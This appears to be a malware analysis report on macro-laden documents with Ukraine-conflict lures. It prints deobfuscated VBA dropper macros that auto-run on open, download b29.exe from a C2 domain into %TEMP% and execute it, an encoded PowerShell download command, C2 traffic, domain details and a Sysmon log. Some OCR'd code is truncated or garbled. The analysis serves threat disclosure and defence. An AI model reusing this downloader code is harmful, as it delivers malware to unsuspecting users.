
Rebuilding the scripts by deobfuscating the VBA marcos has made it possible to trace what malicious actions are taken to infect the victim machine. As we can see below, both documents perform all the same actions, sending a HTTP GET request to the C2 asking for a PE file named b29.exe.



```
Private Sub main()
    Dim var5 As String
    Dim artifact As String
    Dim http_request As Object, http_response As Object
    Dim frauezygeiy As Integer
    var5 = build_string("http://b") & build_string("29.bet/dasdzxccdsg
    artifact = build_string("b29") & build_string(".exe")
    artifact = Environ("TEMP") & "\" & artifact 'TEMP\b29.exe
    Set http_request = CreateObject(build_string("MSXML2.S") & build_s
    http_request.setOption(2) = 13056
    http_request.Open build_string("GET"), var5, False
    http_request.setRequestHeader build_string("User-") & build_string
    http_request.Send
    If http_request.Status = 200 Then
        Set http_response = CreateObject(build_string("AD") & build_st
        http_response.Open
        http_response.Type = 1
        http_response.Write http_request.ResponseBody
        http_response.SaveToFile artifact, 2
        http_response.Close
        check_http_response artifact
    End If
End Sub

Sub AutoOpen()
    main
End Sub
```

```
Private Sub main()
    Dim var5 As String
    Dim var6 As String
    Dim var7 As Object,
    Dim var8 As Integer
    http_response As Object
    var5 = build_string("http://b29") & build_string(".bet/dasdzxccdsgfsdf") 'http://b29.bet/dasdzxccdsgfsdf
    var6 = build_string("b29.e") & build_string("xe") 'b29.exe'
    var6 = Environ("TEMP") & "\" & var6 'var6 = %TEMP%\b29.exe
    Set var7 = CreateObject(build_string("MSXML2.ServerXMLHTTP.") & build_string("6.0")) 'var7=ServerXMLHTTP6.0
    var7.setOption(2) = 13056
    var7.Open build_string("GET"), var5, False
    var7.setRequestHeader build_string("Use") & build_string("r-Agent"), build_string("Mozilla/4.0 (compat")
    & build_string("ible; MSIE 6.0; Windows NT 5.0)") 'User-Agent Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
    var7.Send
    If var7.Status = 200 Then 'HTTP Response 200 OK
        Set http_response = CreateObject(build_string("ADODB.St") & build_string("ream")) 'ADODB.Stream
        http_response.Open
        http_response.Type = 1
        http_response.Write var7.ResponseBody
        http_response.SaveToFile var6, 2
        http_response.Close
        check_http_response var6
    End If
End Sub
Sub Workbook_Open()
    main
End Sub
```

Afterwards, if the HTTP response from the command and control server (C2) was succeeded (response code = 200), the Windows PE file will be stored into the %TEMP% directory and later executed by the WINWORD.EXE process.


Ukraine Conflict Update 16_0.docm
Ukraine Conflict Update 16_0.xlsm


```
Sub check_http_response(str_arg1 As String)
    On Error Resume Next
    Err.Clear
    wimResult = execute_process(str_arg1)
    If Err.Number <> 0 Or wimResult <> 0 Then
        Err.Clear
        str_arg1
    End If
    On Error GoTo 0
End Sub

Sub WScriptShell_function(cmdLine As String)
    CreateObject(build_string("WScript.") & build_string("Shell")).Run cmdLine, 0
End Sub

Function build_string(ByVal substring As String) As String
    Dim i As Long
    For i = 1 To Len(substring) Step 2
        build_string = build_string & Chr$(Val("&H" & Mid$(substring, i, 2)))
        Next i
End Function

Function execute_process(executable_path As String) As Integer
    Dim var1 As Object
    Dim var2 As Object
    Set var3 = GetObject(build_string("winmgmt") & build_string("s:\\.\root\cimv2"))
    Set var4 = var3.Get(build_string("Win32_Pro") & build_string("cessStartup"))
    Set var1 = var4.SpawnInstance_
    var1.ShowWindow = 0
    Set var2 = GetObject(build_string("winmgmts:\") & build_string("\.\root\cimv2:2cess"
    execute_process = build_string(var2, var1, executable_path)
End Function

Private Function build_string(obj2 As Object, oiwftsvme As Object, str1 As String) As In
    Dim num1 As Long
    build_string = obj2.Create(str1, Null, oiwftsvme, num1)
End Function
```

```
Sub check_http_response(str_arg1 As String)
    On Error Resume Next
    Err.Clear
    wimResult = execute_process(str_arg1)
    If Err.Number <> 0 Or wimResult <> 0 Then
        Err.Clear
        WScriptShell_function str_arg1
    End If
    On Error GoTo 0
End Sub

Sub WScriptShell_function(cmdLine As String)
    CreateObject(build_string("WSc") & build_string("ript.Shell")).Run cmdLine, 0 'WScript.Shell
End Sub

Function build_string(ByVal substr As String) As String
    Dim i As Long
    For i = 1 To Len(substr) Step 2
        build_string = build_string & Chr$(Val("&H" & Mid$(substr, i, 2)))
        Next i
End Function

Function execute_process(cmdLine As String) As Integer
    Dim var1 As Object
    Dim var2 As Object
    Set var3 = GetObject(build_string("winmg") & build_string("mts:\\.\root\cimv2"))
    Set var4 = var3.Get(build_string("Win32_ProcessS") & build_string("tartup"))
    Set var1 = var4.SpawnInstance_
    var1.ShowWindow = 0
    Set var2 = GetObject(build_string("winmg") & build_string("mts:\\.\root\cimv2:Win32_Process"))
    execute_process = build_string(var2, var1, cmdLine)
End Function

Private Function build_string(obj2 As Object, obj3 As Object, str1 As String) As Integer
    Dim num1 As Long
    build_string = obj2.Create(str1, Null, obj3, num1)
End Function
```

Regarding network communication, the C2 is hosted on b29[.]bet, which resolves to an IP address (104.18.24[.]213) that belongs to Cloudflare.


```
GET /dasdzxccdsgfsdf HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: es-ES
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: b29.bet

HTTP/1.1 200 OK
Connection: Close
Server: Microsoft-IIS/4.
Content-Type: text/html
Date: Mon, 22 Mar 2021 10:53:13 GMT
Content-Length: 258
```

With the next domain registrant information:



```
Create date: 2021-06-19
Domain name: b29.bet
Domain registrar id: 146
Domain registrar url: http://registrar.godaddy.com
Expiry date: 2022-06-19
Name server 1: amy.ns.cloudflare.com
Name server 2: arnold.ns.cloudflare.com
```


Setting our sights on the recent & related artifacts downloaded from the C2, we identified, through the uri hxxp://b29[.]bet/SoftwareUpdate.exe, another related maldoc with an interesting topic:



URLs

Scanned	Detections	Status	URL
2022-03-22	10 / 94	200	https://b29.bet/
2022-03-22	10 / 94	404	http://b29.bet/wp-admin/pE8xYY3x6p
2022-03-21	10 / 94	404	http://b29.bet/SoftwareUpdate.exe
2022-03-20	11 / 94	200	http://b29.bet/
2022-03-17	10 / 94	404	http://b29.bet/dasdzxccdsgfsdf
2022-03-17	9 / 94	-	http://b29.bet:4782/
2022-03-17	9 / 94	404	http://b29.bet/dasdzxccdsgfsdfdfgsdfgs
2022-03-16	8 / 93	404	http://b29.bet/softwareupdate.exe

From the aforementioned URI we found a new malicious document contacting to the same C2. This maldoc is named “Leaked_Kremlin_emails_show_Minsk_protoco.doc” and its content is shown below:



Leaked_Kremlin_emails_show_Minsk_protoco.doc


ADVERTENCIA DE SEGURIDAD Las macros se han deshabilitado.

Leaked Kremlin emails show Minsk protocol designed as path to Ukraine's capitulation

Alya Shandra


PÁGINA 1 DE 29 5202 PALABRAS INGLÉS (ESTADOS UNIDOS) 50 %

Analyzing the information contained in the maldoc we found that it was a copy of a new published in the Euromaidan Press, Ukraine Internet-based newspaper. The report from the official source Euromaidan Press can be read here . The analysis has revealed some similarities in the infection chain, due to the fact that it is formed by malicious VBA macros and as described below, it uses the same C2 domain and it also uses an encoded PowerShell command.




```
Private Sub Document_Open()
    payload = UserForm1.TextBox1.Text
    Set wscript_shell = CreateObject(wfkdhzivnpjutwx("WScript.Sh") & wfkdhzivnpjutwx("ell"))
    Set dcptzdqqwnzx = wscript_shell.Exec(payload)
End Sub

Function wfkdhzivnpjutwx(ByVal ankevzfzj As String) As String
    Dim eolvlvdrsa As Long
    For eolvlvdrsa = 1 To Len(ankevzfzj) Step 2
    wfkdhzivnpjutwx = wfkdhzivnpjutwx & Chr$(Val("&H" & Mid$(ankevzfzj, eolvlvdrsa, 2)))
    Next eolvlvdrsa
End Function

powershell.exe -w h -NonI -NoP -noL -enc LgAgACgAIAAkAFAAUwBIAG8ATQBlAFsANABdACsAJABwAFMASABvAG0ARQBbADMANABdAC
sAJwB4ACcAKQAgACgAIAAoACgAKAAiAHsAMQB9AHsAMwAzAH0AewAxADMAfQB7ADMAMgB9AHsAMwAwAH0AewA5AH0AewA3AH0AewAyADAAfQB7A
DEANQB9AHsANQB9AHsAMgA0AH0AewAyADcAfQB7ADIAOQB9AHsAMQA4AH0AewA4AH0AewAzADQAfQB7ADIANQB9AHsAMgB9AHsAMQA3AH0AewAyA
DgAfQB7ADEAMQB9AHsAMQA2AH0AewAyADIAfQB7ADQAfQB7ADIAMwB9AHsANgB9AHsAMwAxAH0AewAyADEAfQB7ADAAfQB7ADMAfQB7ADIANgB9A
HsAMQAyAH0AewAxADkAfQB7ADEAMAB9AHsAMQA0AH0AIgAtAGYAIAAnACsANQAxAG4AcAAxACwAeAA1ADEAbgArADUAMQBuAHAANQAxAG4AKwA1A
DEAbgAxADUAMQBuACsANQAxAG4AdwBQAHIAZQBuADUAMQBuACsANQAxAG4AdgA6AHQANQAxAG4AKwA1ADEAbgBlAG0ANQAxAG4AKwA1ADEAbgBwA
EMAJwAsACcAJgAgACgAKAB2ACcALAAnAGMAaABvAGkAZwAnACwAJwBOADUAMQBuACsANQAxAG4ASQB1ADUAMQBuACsANQAxAG4AcAA1ADEAbgArA
DUAMQBuAGQAYQB0ADUAMQBuACsANQAxAG4AZQAuAGUAeABlAHgAcAAxACkAOwBTAHQAYQA1ADEAbgArADUAMQBuAHIAdAA1ADEAbgArADUAMQBuA
C0ANQAxAG4AKwA1ADEAbgBQAHIANQAxAG4AKwA1ADEAbgBvAGMAZQBzAHMAIAA1ADEAbgArADUAMQBuAC0ARgBpAGwAZQBwADUAMQBuACsANQAxA
G4AYQB0AGgAIAA1ADEAbgArADUAMQBuAHgAcAAxAHcAUAByADUAMQBuACsANQAxAG4AZQBuAHYAOgB0AGUAbQBwAEMATgBJADUAMQAnACwAJwAx
```

The maldoc, mainly, uses a base64 encoded Windows PowerShell command (as we saw in the first maldoc analyzed) to perform the download from the C2 and then execute it through a WScript object.




```
- <EventData>
    <Data Name="RuleName" />
    <Data Name="UtcTime">2022-03-22 11:43:25.154</Data>
    <Data Name="ProcessGuid">{DEBDB901-B65D-6239-0000-0010BB832000}</Data>
    <Data Name="ProcessId">1380</Data>
    <Data Name="Image">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
    <Data Name="FileVersion">6.1.7600.16385 (win7_rtm.090713-1255)</Data>
    <Data Name="Description">Windows PowerShell</Data>
    <Data Name="Product">Microsoft® Windows® Operating System</Data>
    <Data Name="Company">Microsoft Corporation</Data>
    <Data Name="OriginalFileName">PowerShell.EXE</Data>
    <Data Name="CommandLine">powershell.exe -w h -NonI -NoP -noL -enc
      LgAgACgAIAAkAFAAUwBIAG8ATQBlAFsANABdACsAJwB4ACcAKQAgACgA
    <Data Name="CurrentDirectory">C:\Users\Lucas\Desktop\data\</Data>
    <Data Name="User">Lucas-PC\Lucas</Data>
    <Data Name="LogonGuid">{DEBDB901-B4B5-6239-0000-0020E0DF1700}</Data>
    <Data Name="LogonId">0x17dfe0</Data>
    <Data Name="TerminalSessionId">2</Data>
    <Data Name="IntegrityLevel">Medium</Data>
    <Data
      Name="Hashes">MD5=852D67A27E454BD389FA7F02A8CBE23F,SHA256=A8FDBA9DF15E41B6F5C69C79F66A26A9D
    <Data Name="ParentProcessGuid">{DEBDB901-B654-6239-0000-001033FF1F00}</Data>
    <Data Name="ParentProcessId">1204</Data>
    <Data Name="ParentImage">C:\Program Files\Microsoft Office\Office15\WINWORD.EXE</Data>
```

